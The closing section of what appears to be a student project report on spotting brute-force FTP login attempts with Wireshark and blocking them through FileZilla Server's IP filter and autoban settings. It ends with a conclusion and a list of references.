
Filtering out the incorrect login attempts to find if there is a brute force attack in place( if the source is the same)



**IMPLEMENTING SECURITY**


Banning IP:


In the filezilla open server option in the top. Go to IP filter and if you find any source IP trying to login too many times then you can block the IP in this server.



Banning user if too many attempts made:

Go to server option and then to autoban here u can set the limit of maximum attempts a user can make in an hour before it being blocked. This proves as an efficient method to stop brute force attack.





**4)CONCLUSION:**

In this project we made a ftp server, did a brute force attack, analysed its packets using wireshark tool and finally blocked the user trying to implement brute force attack on the server. We conclude that wireshark is one of the best tools to analyse the packets and one of the only ways to detect brute force attack and hence we can stop the attack by banning the IP of the source of the brute force attack or by banning the user by the administrator of the server.

**5)REFERENCES:**

https://www.techopedia.com/definition/18091/brute-force-attack

https://www.computerweekly.com/answer/Techniques-for-preventing-a-brute-force-login-attack

https://www.google.co.in/url?sa=t&source=web&rct=j&url=https://m.youtube.com/watch%3Fv%3DP-b0PcEpg9g&ved=2ahUKEwjFtrPinrHeAhWOaCsKHcOeATAQtwIwAHoECAUQAQ&usg=AOvVaw3Vz78n\_SVEgE\_X2brB1jQj

https://www.google.co.in/url?sa=t&source=web&rct=j&url=https://www.wireshark.org/docs/wsug\_html\_chunked/ChapterIntroduction.html&ved=2ahUKEwiXwcLynrHeAhUaOSsKHegrCJwQFjAfegQIBRAB&usg=AOvVaw3t8gh1CTKNTw8s\_GC1nHCq

https://www.google.co.in/url?sa=t&source=web&rct=j&url=https://www.wireshark.org/download.html&ved=2ahUKEwiXwcLynrHeAhUaOSsKHegrCJwQFjAWegQIBxAB&usg=AOvVaw21PpuAn3t7zV2emqc2pN3E

https://www.google.co.in/url?sa=t&source=web&rct=j&url=https://www.techopedia.com/definition/25325/wireshark&ved=2ahUKEwiXwcLynrHeAhUaOSsKHegrCJwQFjAhegQICBAB&usg=AOvVaw1I\_82rat8vf3fJsBMfSYcN

https://zenodo.org/record/802797

https://projectsinnetworking.com/brute-force-attack-detection-using-wireshark/

<https://www.oreilly.com/library/view/network-analysis-using/9781849517645/ch14s07.html>